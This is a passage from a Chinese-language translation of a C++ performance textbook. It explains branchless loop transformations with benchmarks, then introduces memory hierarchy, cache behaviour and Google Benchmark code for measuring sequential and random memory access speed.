通常，確定這種優化是否有效或效果如何的唯一方法是測試。

前面的例子涵蓋了無分支計算的所有基本元素：不是有條件地執行這個或那個代碼，而是轉換它們，使代碼在所有情況下都相同，條件邏輯由索引操作實現。我們將通過更多的例子來強調一些事項和限制。

3.8.3 無分支的例子

大多數時候，依賴於條件的代碼並不簡單。通常，必須根據一些中間值來進行不同的計算：

```

1 unsigned long *p1 = ..., *p2 = ...; // Data
2 bool* b1 = ...; // Unpredictable condition

```

```

3 unsigned long a1 = 0, a2 = 0;
4 for (size_t i = 0; i < N; ++i) {
5     if (b1[i]) {
6         a1 += p1[i] - p2[i];
7     } else {
8         a2 += p1[i] * p2[i];
9     }
10}

```

條件影響計算的表達式和結果存儲的位置。兩個分支唯一的共同之處就是輸入，通常情況下，即使是輸入也不一定是這樣。

為了在沒有分支的情況下計算出相同的結果，必須從條件變量索引的內存位置獲取正確表達式的結果。因為我們決定不根據條件更改執行的代碼，所以兩個表達式都將執行。這樣，向無分支的轉換就很簡單了：

```

1 unsigned long a1 = 0, a2 = 0;
2 unsigned long* a[2] = { &a2, &a1 };
3 for (size_t i = 0; i < N; ++i) {
4     unsigned long s[2] = { p1[i] * p2[i], p1[i] - p2[i] };
5     a[b1[i]] += s[b1[i]];
6 }

```

兩個表達式都執行了，結果存儲在一個數組中。該數組用於索引計算的目標，即遞增的變量。這增加了循環體的計算量，由於是連續的代碼，沒有了跳轉，所以只要 CPU 有資源做更多的操作，這裡的性能就會有提升。基準測試證實了這種無分支轉換確實有效：

Benchmark	Time	CPU Iterations	
BM_branched/4194304	21685238 ns	21681601 ns	31 184.488M items/s
BM_branchless/4194304	7927224 ns	7926665 ns	85 504.626M items/s

圖 3.31

額外計算的數量有限，而且仍然優於條件代碼。這裡甚至沒有一個通用型經驗法則可以用來進行猜測（無論如何，都不應該猜測性能）。必須測量這種優化的有效性，它高度依賴於代碼和數據。若分支預測器非常有效（可預測的條件，而不是隨機條件），那麼條件代碼將優於無分支的版本：

Benchmark	Time	CPU Iterations	
BM_branched2_predicted/4194304	5128844 ns	5128139 ns	132 780.01M items/s

圖 3.32

可以從圖 3.31 和圖 3.32 中得到的結論是，流水線刷新（錯誤預測的分支）的成本有多高，以及 CPU 在指令級並行性的同時可以做多少計算。無分支計算依賴的是隱藏的和未使用的計算資源，可能還沒有耗盡這個資源（在我們的示例中）。我們可以展示代碼的無分支轉換的另一個版本，不使用數組來選擇正確的結果變量，如果不想改變結果，將兩者加零：

```

1 unsigned long a1 = 0, a2 = 0;
2 for (size_t i = 0; i < N; ++i) {

```

```

3 unsigned long s1[2] = { 0, p1[i] - p2[i] };
4 unsigned long s2[2] = { p1[i] * p2[i], 0 };
5 a1 += s1[b1[i]];
6 a2 += s2[b1[i]];
7 }

```

現在有兩個中間值的數組，而不是目標數組。這個版本會無條件地進行更多的計算，並且具有與之前無分支代碼相同的性能：

Benchmark	Time	CPU	Iterations	
BM_branchless/4194304	21685238 ns	21681601 ns	31	184.488M items/s
BM_branchless/4194304	7927224 ns	7926665 ns	85	504.626M items/s
BM_branchless1/4194304	7917393 ns	7916615 ns	93	505.266M items/s

圖 3.33 - 圖 3.31 的結果，為另一個無分支實現添加了“BM_branchless1”

理解無分支變換的侷限性是很重要的，不要忘乎所以。我們已經看到了一個限制：無分支代碼通常要執行更多指令。因此，如果分支預測器工作良好，那麼少量的流水刷新可能不足以證明優化的合理性。

無分支轉換不能按預期執行的第二個原因與編譯器有關：在某些情況下，編譯器可以進行等效或更好的優化。例如鉗位環（clamp loop）：

```

1 unsigned char *c = ...; // Random values from 0 to 255
2 for (size_t i = 0; i < N; ++i) {
3     c[i] = (c[i] < 128) ? c[i] : 128;
4 }

```

該循環將 `unsigned char` 數組 `c` 的值限制為 128。初始值是隨機的，循環體中的條件在任何程度上都不能預測，可以預期一個非常高的分支錯誤預測率。另一種無分支的實現使用具有 256 個元素的查找表（LUT），每個元素對應一個 `unsigned char` 值。索引 `i` 從 0 到 127 的表項 `LUT[i]` 包含索引值本身，更高索引值的在 `LUT[i]` 中為 128：

```

1 unsigned char *c = ...; // Random values from 0 to 255
2 unsigned char LUT[256] = { 0, 1, ..., 127, 128, 128, ... 128 };
3 for (size_t i = 0; i < N; ++i) {
4     c[i] = LUT[c[i]];
5 }

```

大多數現代編譯器，這根本不是優化問題：編譯器可以更好地處理原始代碼，很可能使用 SSE 或 AVX 向量指令一次複製和多個鉗位字符，從而不需要任何分支。我們對原始代碼進行了剖析（而不是假設分支必須錯誤預測），發現該程序不會受到分支預測的影響。

還有一種情況是，無分支轉換可能不成功，即循環體的開銷明顯高於分支（即使是錯誤的預測分支）。這種情況值得注意，因為它經常會在循環中使用：

```

1 unsigned long f1(unsigned long x, unsigned long y);
2 unsigned long f2(unsigned long x, unsigned long y);
3 unsigned long *p1 = ..., *p2 = ...; // Data
4 bool* b1 = ...; // Unpredictable condition
5 unsigned long a = 0;

```

```
6 for (size_t i = 0; i < N; ++i) {  
7     if (b1[i]) {  
8         a += f1(p1[i], p2[i]);  
9     } else {  
10        a += f2(p1[i], p2[i]);  
11    }  
12 }
```

根據條件 `b1`，我們調用兩個函數中的一個，`f1()` 或 `f2()`。如果使用函數指針數組，可以消除 `if-else` 語句，可以使代碼無分支：

```
1 decltype(f1)* f[] = { f1, f2 };  
2 for (size_t i = 0; i < N; ++i) {  
3     a += f[b1[i]](p1[i], p2[i]);  
4 }
```

這是值得做的優化嗎？通常情況下，並不是。首先，如果可以內聯 `f1()` 或 `f2()`，那麼函數指針調用將阻止這種情況。內聯通常是一個主要的優化，放棄內聯來擺脫分支是不合理的。函數沒有內聯，函數調用本身就破壞了流水（這是內聯是有效的優化的一個原因）。與函數調用的成本相比，即使是一個錯誤的分支預測通常也沒有那麼多性能開銷。

儘管如此，有時函數查找表也是值得優化的：它從不只提供兩個選項，但是如果必須基於一個條件從多個函數中進行選擇，那麼函數指針表比鏈式 `if-else` 語句更有效。值得注意的是，這個示例與所有現代編譯器用於實現虛函數調用的實現非常相似，調用也使用函數指針數組（而不是比較鏈）。如果需要優化基於運行時條件，調用多個函數中的一個，則應該考慮是否應該使用多態對象進行重新設計。

還應該記住無分支轉換對代碼可讀性的影響：函數指針的查找表不容易讀懂，調試起來可能比開關或 `if-else` 語句困難得多。由於影響最終結果的因素很多（編譯器優化、硬件資源可用性、程序操作數據的屬性），任何優化都必須通過基準測試和概要數據文件之類的測量進行驗證，並權衡其源碼對於開發者的開發時間、可讀性和複雜性。

3.9. 總結

這一章，瞭解了主處理器的計算能力，以及如何有效地使用。高性能的關鍵是最大限度地利用所有可用的計算資源，同時計算兩個結果的程序比稍後計算第二個結果的程序快（假設計算能力可用）。CPU 有很多用於各種計算的計算單元，大多數在特定時刻都是空閒的，除非程序得到了高度優化。

有效使用 CPU 指令級並行性的主要限制通常是數據依賴，沒有足夠的工作可以並行完成，以保持 CPU 繁忙。這個問題的硬件解決方案是流水線，CPU 不僅在程序的當前點執行代碼，而且從未來進行一些計算，這些計算有數據依賴項，也能並行執行它們。只要未來可預知，這種方法就能很好地工作。若 CPU 不能確定這些計算，就不能執行超前的計算。當 CPU 必須等待決定下一步執行什麼機器指令時，流水線就會停止。為了減少這種情況的頻率，CPU 有特殊的硬件，可以預測最有可能的情況，通過採樣條件代碼的路徑，並有根據的推測地執行代碼。因此，程序的性能在很大程度上取決於預測的效果。

我們已經瞭解了使用特殊工具來幫助測試代碼的效率，並識別限制性能的瓶頸。通過測試研究了幾種優化技術，這些技術可以使程序利用更多的 CPU 資源，減少等待時間，增加計算量，並提高性能。

本章中，我們略過了每個計算都必須做的事情：內存訪問。任何表達式的輸入都駐留在內存中，必須在剩下的計算髮生之前進入寄存器。中間結果可以存儲在寄存器中，但最終必須將某些內容寫回內存中，否則整個代碼不會產生效果。事實證明，內存操作（讀和寫）對性能有顯著影響。在許多程序中，內存操作是阻礙進一步優化的限制因素。下一章將專門研究 CPU 與內存的交互。

3.10. 練習題

1. 高效使用 CPU 資源的關鍵是什麼？
2. 如何使用指令級並行性來提高性能？
3. 如果後面的計算需要前面計算的結果，CPU 如何並行執行？
4. 為什麼條件分支比簡單地計算一個條件表達式的代價要高得多？
5. 什麼是投機執行？
6. 哪些優化技術可用來提高使用條件指令的流水線效率？

第 4 章 內存架構與性能

對於 CPU，內存通常是限制整個程序性能的硬件瓶頸。本章中，我們首先了解現代內存架構，及其內在缺點，和解決或規避這些缺點的方法。對於許多程序來說，性能完全依賴於開發者是否能利用硬件特性來提高內存性能，本章會介紹這方面的相關技能。

本章將討論以下內容：

- 內存子系統
- 訪存性能
- 訪問模式對算法和數據結構設計的影響
- 內存帶寬和延遲

4.1. 相關準備

需要提前準備 C++ 編譯器和微基準測試工具，比如：前一章中使用的谷歌基準測試庫 ([http://github.com/google/benchmark](https://github.com/google/benchmark))。我們也將使用 LLVM 機器代碼分析器 (LLVMMCA)：<https://llvm.org/docs/CommandGuide/llvm-mca.html>。如果想使用 MCA，那麼需要基於 llvm 的編譯器，比如 Clang。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs/tree/master/Chapter04>

4.2. 性能從 CPU 開始，但不會到此為止

前一章中，我們研究了 CPU，以及如何使用它們以獲得最佳性能，觀察到 CPU 有能力並行執行大量指令（指令級並行）。在多個基準測試中看到了 CPU 可以在每個週期中執行許多操作，而不會造成任何性能損失，例如：添加和減去兩個數字所花費的時間與添加兩個數字所消耗的時間一樣。

但讀者們可能已經注意到，這些基準測試和示例具有一個相當不同尋常的特性。參考以下例子：

```
1 for (size_t i = 0; i < N; ++i) {  
2     a1 += p1[i] + p2[i];  
3     a2 += p1[i] * p2[i];  
4     a3 += p1[i] << 2;  
5     a4 += p2[i] - p1[i];  
6     a5 += (p2[i] << 1)*p2[i];  
7     a6 += (p2[i] - 3)*p1[i];  
8 }
```

這段代碼演示了 CPU 可以對這兩個值 `p1[i]` 和 `p2[i]` 進行 8 次操作，與只進行一次操作的開銷幾乎相同。要非常小心地添加更多的操作，而非添加更多的輸入。某些情況下，只要這些值已經在寄存器中，CPU 的內部並行性就會啟用。前面的示例中，在添加第二個、第三個.....直到第 8 個操作時，我們只保留兩個輸入。現實中，對於給定的一組輸入，需要的計算有多少？大多數時候都不到 8 個。

這並不意味著 CPU 的計算能力浪費了，除非碰巧運行了前面示例中的奇異代碼。指令級並行性是流水線的計算基礎，流水線可以同時執行循環中不同迭代的操作。無分支計算是用條件指令換取無條件計算，因此可以獲得更多的“不耗時”計算。

然而，問題仍然存在：為什麼要以這種方式限制 CPU 的基準測試？添加更多輸入，便能夠更輕鬆地輸出 8 種不同的內容：

```
1 for (size_t i = 0; i < N; ++i) {  
2     a1 += p1[i] + p2[i];  
3     a2 += p3[i] * p4[i];  
4     a3 += p1[i] << 2;  
5     a4 += p2[i] - p3[i];  
6     a5 += (p4[i] << 1)*p2[i];  
7     a6 += (p3[i] - 3)*p1[i];  
8 }
```

這與前面看到的代碼相同，只是現在每次迭代操作 4 個不同的輸入值，而不是兩個。繼承了前面例子的所有，但僅是因為我們希望在測量某些變化對性能的影響時，儘可能少地進行更改。其對性能的影響還挺大：

Benchmark	Time	CPU Iterations	
BM_instructions2/4194304	5194374 ns	5194171 ns	138 770.094M items/s
BM_instructions4/4194304	8058566 ns	8054515 ns	91 496.616M items/s

圖 4.1

對 4 個輸入值進行相同的計算，大約要多花 36% 的時間。當需要訪問內存中的數據時，計算就會延遲。

應該注意的是，添加更多的自變量、輸入或輸出可能會影響性能，因為 CPU 可能正在消耗用於存儲這些變量進行計算的寄存器。雖然這在許多實際的程序中是一個問題，但因為這裡的代碼不夠複雜，不足以佔滿現代 CPU 的所有寄存器（確認這一點的最簡單方法是檢查機器碼）。

顯然，訪問更多的數據會降低代碼的速度，為什麼呢？高層次的原因是內存跟不上 CPU 的計算速度。有幾種方法可以估計這種速率的差異，最簡單的方法在現代 CPU 的參數表中進行查閱。現在的 CPU 時鐘頻率在 3GHz 到 4GHz 之間，一個週期大約是 0.3 納秒。CPU 可以每秒執行幾個操作，所以每納秒執行 10 個操作並是可能的（儘管在實踐中很難實現，這是一個高效程序的標誌）。另一方面，內存則慢得多，例如：DDR4 內存的工作頻率為 400Mhz。也可以找到高達 3200MHz 的值。但這不是內存時鐘，而是數據速率，要將其轉換為類似於內存傳輸數據的速度，還必須考慮列訪問頻閃延遲，通常稱為 CAS 延遲或 CL。簡單來說，這是 RAM 接收數據請求、處理數據並返回值所需的週期數。沒有在所有情況下都有意義的內存速度定義（本章後面，我們將看到原因），但是，對於數據速率為 3.2GHz 和 CAS 延遲 15 的 DDR4 模塊來說，其內存速度大約是 107MHz，即每次訪問 9.4 需要納秒。

無論從哪個角度來看，CPU 每秒執行的操作要比內存為這些操作提供輸入值或存儲結果的能力強。程序需要以某種方式使用內存，訪問內存的細節將對性能產生重大影響，有時甚至會限制內存。然而，內存速率差對性能的影響會從微不足道到實際瓶頸。所以，必須瞭解不同條件下的內存如何影響程序性能，以及原因是什麼，這樣就可以利用這些知識來設計和優化自己的代碼，從而獲得最佳性能。

4.3. 測試訪問存速度

與內存數據相比，CPU 中的寄存器可以更快地對數據進行操作。處理器和內存的速度至少有一個數量級的差異，在沒有通過直接測量對性能進行驗證之前，不要對性能做出任何猜測或假設。不過這不意味著關於系統架構的先驗知識和基於這些知識的假設都沒用，假設可以用來指導實驗和設計正確的測試方法。我們將在本章中瞭解到，偶然嚐到的甜頭不會走太遠，甚至會誤入歧途。測試本身沒問題，但通常很難確定測量的是什麼，以及可以從結果中得出什麼結論。

測量內存訪問速度相當簡單，需要一些可以讀取內存和確定讀取時間的方法，像這樣：

```
1 volatile int* p = new int;
2 *p = 42;
3 for (auto _ : state) {
4     benchmark::DoNotOptimize(*p);
5 }
6 delete p;
```

這個基準測試會運行和測試.....一些東西。可以將一次迭代的時間報告為 0 納秒。這可能是不必要的編譯器優化結果。如果編譯器發現整個程序沒有可觀察行為，那麼確實可以將其優化為零。但是，針對這樣的事件採取了措施。讀取的內存是 volatile，訪問 volatile 內存會認為是一種可觀察行為，不能優化掉。相反，0 紳秒的結果在一定程度上是基準測試本身的缺陷，表明單次讀取的速度要快於 1 紳秒。這裡測試到的內存速度與期望大相徑庭，我們不能從一個什麼都沒有的報告中得到任何東西，包括自己犯的錯誤。在修正基準測試方面，我們要做的就是在基準測試迭代中進行多次讀取，如下所示：

```
1 volatile int* p = new int;
2 *p = 42;
3 for (auto _ : state) {
4     benchmark::DoNotOptimize(*p);
5     ... repeat 32 times ...
6     benchmark::DoNotOptimize(*p);
7 }
8 state.SetItemsProcessed(32*state.iterations());
9 delete p;
```

每次迭代執行 32 次讀取，可以從報告的迭代時間中計算出單個讀取的時間。讓谷歌基準庫為我們進行計算，並報告每秒讀取的次數。這可以通過在基準測試結束時，設置處理數量來實現。

基準測試在中等級別的 CPU 上，大約需要 5 紳秒的迭代時間，從而確認單次讀取時間是總時間的 1/32，遠低於 1 紳秒（因此對每次迭代報告為 0 的猜測得到了驗證）。另一方面，這個值與我們對慢速內存的期望並不匹配，所以我們之前關於性能瓶頸的假設可能不正確，當然還可以測試內存速度之外的指標。

4.3.1 內存架構

為了理解如何正確地測試內存性能，必須更多地瞭解現代處理器的內存架構，內存系統最重要的特性是層級結構。CPU 不直接訪問主存，而是通過緩存的層級結構進行：




圖 4.2 - 內存層級結構圖

圖 4.2 中的 RAM 是主存儲器，即主板上的 DRAM。系統說明書上說，這臺機器有這麼多 G 的內存，這就是 DRAM 的容量。可以看到，CPU 並不直接訪問主內存，而是通過幾個層級結構的緩存訪問主內存。這些緩存也是內存電路，但它們位於 CPU 芯片內部，使用不同的技術來存儲數據，都是不同速度的 SRAM。DRAM 和 SRAM 的關鍵區別在於 SRAM 的訪問速度要快得多，但比 DRAM 的功耗要大得多。隨著我們在內存層級結構中越靠近 CPU，內存訪問的速度就越快。level-1(L1) 緩存的訪問時間與 CPU 寄存器的訪問時間幾乎相同，但它功耗很大，以至於只能擁有幾千字節的內存空間，通常每個 CPU 核心有 32KB 的 L1 緩存。下一層，L2 緩存更大但更慢，第三層 (L3) 緩存更大但也更慢 (通常在 CPU 的多核之間共享)，層次結構的最後一層就是主存。

CPU 第一次從主內存中讀取數據值，該值通過所有緩存級別傳播，其副本保留在緩存中。CPU 再次讀取相同的值，不需要等待從主內存獲取值，因為相同值的副本已經存儲在 L1 緩存中。

讀取的數據需要適合 L1 緩存的長度，所有數據在第一次訪問時就會加載到緩存中，之後 CPU 只需要訪問 L1 緩存即可。如果訪問不在緩存中的值，並且緩存已滿，那麼必須從緩存中清除一些內容，為新值騰出空間。這個過程完全由硬件控制，它有一些方法，根據我們最近訪問的值 (根據第一次近似，長時間沒有使用的數據可能很快就不再需要了)，來確定我們最不可能再次需要哪個值。下一級緩存更大，但使用方式相同：只要數據在緩存中，就在那裡訪問它 (離 CPU 越近越好)。否則，需要從下一級緩存取值，對於 L3 緩存來說，就是從主存取值，如果緩存已滿，一些其他的數據塊必須從緩存中去除 (也就是被緩存遺忘，不過原始數據仍在主存中)。

由於反覆讀取相同的值成千上萬次，初始讀取的時間基本上可以忽略，測試所得的平均讀取時間是 L1 緩存的讀取時間。L1 緩存的速度確實非常快，所以如果測試數據是 32KB，就不需要擔心內存的讀取的性能差。不過，還是需要了解如何正確地測量內存性能，這樣才能得出相應的結論。

4.3.2 測試內存和緩存的速度

已經理解了內存速度比一次讀取的時間要複雜得多，現在可以設計一個更合適的基準測試。可以預期緩存大小會對結果有影響，因此必須訪問不同大小的數據，從幾千字節 (適合 32KB 的 L1 緩存) 到幾十兆字節或更多 (L3 緩存大小不同，但通常在 8MB 到 12MB 之間)。由於對於大

數據量測試，內存系統將從緩存中清除舊數據，所以可以預期性能取決於預測的情況，或者說取決於訪問模式。所謂的訪問，例如複製一個內存範圍，可能會以非常不同方式結束，而不是以隨機的順序訪問相同的範圍。最後，結果可能取決於內存訪問的粒度，訪問 64 位的值比訪問單個字符，哪個快？

連續讀取大數組的基準測試：

01c_cache_sequential_read.C

```
1 template <class Word>
2 void BM_read_seq(benchmark::State& state) {
3     const size_t size = state.range(0);
4     void* memory = ::malloc(size);
5     void* const end = static_cast<char*>(memory) + size;
6     volatile Word* const p0 = static_cast<Word*>(memory);
7     Word* const p1 = static_cast<Word*>(end);
8     for (auto _ : state) {
9         for (volatile Word* p = p0; p != p1; ) {
10             REPEAT(benchmark::DoNotOptimize(*p++););
11         }
12         benchmark::ClobberMemory();
13     }
14     ::free(memory);
15     state.SetBytesProcessed(size * state.iterations());
16     state.SetItemsProcessed((p1 - p0) * state.iterations());
17 }
```

編寫的基準測試與之前非常類似，只是在主循環中做了一行修改：

01d_cache_sequential_write.C

```
1 Word fill = {};  
2 // Default-constructed
3 for (auto _ : state) {
4     for (volatile Word* p = p0; p != p1; ) {
5         REPEAT(benchmark::DoNotOptimize(*p++ = fill););
6     }
7     benchmark::ClobberMemory();
}
```

寫入數組的值並不重要。如果認為 0 有點特殊，那麼可以用其他值初始化 fill。

使用 REPEAT 宏來避免多次手動複製代碼。我們仍然希望每次迭代執行幾次內存讀取。當開始報告每秒讀取的數量時，避免每次迭代 0 納秒的報告就不重要了，但是對於這樣成本非常低的迭代來說，循環本身的開銷並不小，所以最好手動展開這個循環。REPEAT 宏將循環展開 32 次：

```
1 #define REPEAT2(x) x x
2 #define REPEAT4(x) REPEAT2(x) REPEAT2(x)
3 #define REPEAT8(x) REPEAT4(x) REPEAT4(x)
4 #define REPEAT16(x) REPEAT8(x) REPEAT8(x)
5 #define REPEAT32(x) REPEAT16(x) REPEAT16(x)
6 #define REPEAT(x) REPEAT32(x)
```

當然，必須確保請求的內存大小足夠容納 32 個 Word 類型的值，並且數組的總大小能被 32 整除，這對基準測試代碼來說都不是什麼限制。

說到 Word 類型，這是第一次使用 TEMPLATE 基準測試。它用於在不複制代碼的情況下為幾種類型生成基準測試：

```
1 #define ARGS ->RangeMultiplier(2)->Range(1<<10, 1<<30)
2 BENCHMARK_TEMPLATE1(BM_read_seq, unsigned int) ARGS;
3 BENCHMARK_TEMPLATE1(BM_read_seq, unsigned long) ARGS;
```

如果 CPU 支持，可以在更大的塊中讀寫數據，例如：在 x86 CPU 上使用 SSE 和 AVX 指令一次移動 16 或 32 個字節。在 GCC 或 Clang 中，對於這些較大的類型，有一些頭文件：

```
1 #include <emmintrin.h>
2 #include <immintrin.h>
3 ...
4 BENCHMARK_TEMPLATE1(BM_read_seq, __m128i) ARGS;
5 BENCHMARK_TEMPLATE1(BM_read_seq, __m256i) ARGS;
```

`__m128i` 和 `__m256i` 類型沒內置在語言中（至少不是 C/C++），但 C++ 可以很容易地聲明新類型。這些是值類型類（表示單個值的類），有一組定義好的算術操作（加法和乘法），編譯器使用適當的 SIMD 指令來實現這些操作。

前面的基準測試依次訪問內存範圍，從開始到結束。內存的大小隨基準參數的指定而變化（在本例中，從 1KB 到 1GB，每次增加一倍）。當複製一定範圍的內存時，基準測試會從頭再做一次，直到積累足夠的量。

當以隨機順序測量訪問內存速度，必須小心。天真的對代碼進行基準測試看起來可能會像這樣：

```
1 benchmark::DoNotOptimize(p[rand() % size]);
```

但此基準測試了調用 `rand()` 函數所需的時間，計算開銷比讀取單個整數要大得多，因此可能永遠不會注意到後者的開銷。取模運算符% 比單個讀或寫開銷大得多。獲得精確結果的唯一方法是預先計算隨機索引，並將它們存儲在另一個數組中。當然，現在正在同時讀取索引值和索引數據，所以測量的開銷是兩次讀取（或一次讀取和一次寫入）。

隨機寫入內存的代碼如下所示：

01b_cache_random_write.C

```
1 const size_t N = size/sizeof(Word);
2 std::vector<int> v_index(N);
3 for (size_t i = 0; i < N; ++i) v_index[i] = i;
4 std::random_shuffle(v_index.begin(), v_index.end());
5 int* const index = v_index.data();
6 int* const i1 = index + N;
7 Word fill; memset(&fill, 0x0f, sizeof(fill));
8 for (auto _ : state) {
9     for (const int* ind = index; ind < i1; ) {
```

```

10    REPEAT(*(p0 + *ind++) = fill;)
11 }
12 benchmark::ClobberMemory();
13 }
```

使用 STL 算法 `random_shuffle` 來產生隨機的索引順序 (可以用隨機數代替，這並不完全相同，因為一些指數可能出現過不止一次，而另一些則從未出現過，但這不會對結果產生太大影響)。處理的值實際上不重要，編寫任何數字都需要相同的時間，但是編譯器有時可以進行優化，如果它能夠發現代碼出現了大量的零，那麼最好避免這種情況。另外，較長的 AVX 類型不能用整數初始化，因此可以使用 `memset()` 寫入值。

當然，讀取的基準測試代碼非常相似，只是內部循環進行了修改：

```
1 REPEAT(benchmark::DoNotOptimize(*(p0 + *ind++));)
```

基準測試代碼主要用於測量內存訪問的開銷，而對索引的運算不可避免，但是加法最多隻需要一個時鐘週期 (CPU 可以同時做幾個)，所以數學運算不會成為瓶頸 (而且，訪問數組內存的程序都必須做相同的計算，因此這就是實際中的訪問速度)。來看看結果吧！

4.4. 內存速度：數字

現在已經有了基準測試來測量讀寫內存的速度，看看如何訪問內存中的數據，可以獲得最佳性能。先從隨機存取開始，讀或寫的每個值的位置都不可預測。

4.4.1 隨機訪存的速度

如果不多次運行基準測試，並對結果進行平均 (基準庫可以做到這一點)，那麼測量結果可能會相當混亂。在合理的運行時間 (分鐘) 內，可能會看到如下結果：




圖 4.3 - 隨機讀取速度與內存大小的關係

圖 4.3 中的基準測試結果顯示，每秒從內存中讀取的數據（以十億為單位），長度為 64 位整數或 256 位整數（分別為 `long` 或 `_m256i`）。同樣的值也可以表示為，讀取指定大小的單個整數所花費的時間：




圖 4.4 - 讀取一個數組元素的時間與數組大小的關係

首先，沒有單一的內存速度。在我所使用的計算機上，讀取一個 64 位整數所需的時間從 0.3 納秒到 7 紳秒不等。讀取少量數據要比讀取大量數據快得多。可以從這些圖中看到緩存的大小，32KB 的 L1 緩存速度很快，數據量都能裝入 L1 緩存，讀取速度就不依賴於數據量。超過 32KB 的數據，讀取速度就開始下降。數據現在適合 L2 緩存，它更大 (256KB)，但速度更慢。數組越大，適合快速 L1 緩存的部分就越少，訪問速度越慢。

如果數據從 L2 緩存溢出，讀取時間會增加得更多，必須使用 L3 緩存。不過，L3 緩存要大得多，所以直到數據大小超過 8MB 時才會發生變化。這時，才真正開始從主存讀取數據。數據都是在第一次接觸時從內存中移動到緩存中的，所有後續的讀取操作都只使用緩存。如果需要一次訪問超過 8MB 的數據，那麼其中的一些數據必須從主內存中讀取（不同的 CPU 模型的緩存大小不同）。當然，不要馬上去除緩存的好處是，只要大多數數據適合於緩存，至少在某種程度上是有效的。當數據量超出緩存大小几倍，讀取時間完全取決於從內存中檢索數據所花費的時間。

在緩存中找到某個變量進行讀或寫，稱之為緩存命中。如果沒有找到，就註冊一個緩存缺失事件。當然，L1 緩存缺失可以是 L2 命中。一個 L3 緩存缺失意味著必須從主存加載數據。

從內存中讀取一個整數需要 7 紳秒。按照處理器的標準，這是非常長的時間，CPU 每納秒可以做幾個操作。還需要注意的是，CPU 可以在從內存中讀取一個整數值所花費的時間，可以執行大約 50 個算術運算，除非該值恰好已經在緩存中。很少有程序需要對每個值執行 50 個操作，這意味著 CPU 很可能沒有得到充分利用，除非能夠找到一些加速內存訪問的方法。

